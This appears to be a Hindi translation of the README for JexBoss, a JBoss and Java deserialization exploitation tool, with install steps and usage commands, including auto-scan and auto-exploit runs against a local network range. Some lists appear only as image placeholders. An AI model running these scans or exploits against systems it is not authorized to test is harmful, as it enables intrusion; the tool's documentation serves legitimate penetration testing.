
 joaomatosf/jexboss
JexBoss: Jboss (और Java डिसीरियलाइज़ेशन भेद्यताएँ) सत्यापन और EXploitation उपकरण

JexBoss एक उपकरण है जो JBoss एप्लिकेशन सर्वर और अन्य जावा प्लेटफ़ॉर्म, फ्रेमवर्क, एप्लिकेशन आदि में कमजोरियों का परीक्षण और शोषण करने के लिए है।
JexBoss के नवीनतम संस्करण को स्थापित करने के लिए, कृपया निम्नलिखित कमांड का उपयोग करें:
git clone https://github.com/joaomatosf/jexboss.git
cd jexboss
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080

या:

नवीनतम संस्करण डाउनलोड करें: https://github.com/joaomatosf/jexboss/archive/master.zip
unzip master.zip
cd jexboss-master
pip install -r requires.txt
python jexboss.py -h
python jexboss.py -host http://target_host:8080
यदि आप Python 2.6 के साथ CentOS का उपयोग कर रहे हैं, तो कृपया Python2.7 स्थापित करें। Collections Software scl का उपयोग करके CentOS पर Python 2.7 स्थापित करने का उदाहरण:
yum -y install centos-release-scl
yum -y install python27
scl enable python27 bash
यदि आप Windows का उपयोग कर रहे हैं, तो आप JexBoss चलाने के लिए Git Bash का उपयोग कर सकते हैं। नीचे दिए गए चरणों का पालन करें:
    PATH=$PATH:C:\Python27\
    PATH=$PATH:C:\Python27\Scripts
    git clone https://github.com/joaomatosf/jexboss.git
    cd jexboss
    pip install -r requires.txt
    python jexboss.py -h
    python jexboss.py -host http://target_host:8080
उपकरण और एक्सप्लॉइट निम्नलिखित के लिए विकसित और परीक्षण किए गए हैं:
शोषण वेक्टर हैं:

$ python jexboss.py


$ python jexboss.py -u http://192.168.0.26:8080
$ python jexboss.py -h

$ python jexboss.py -mode auto-scan -network 192.168.0.0/24 -ports 8080 -results results.txt
$ python jexboss.py -mode auto-scan -A -network 192.168.0.0/24 -ports 8080 -results results.txt
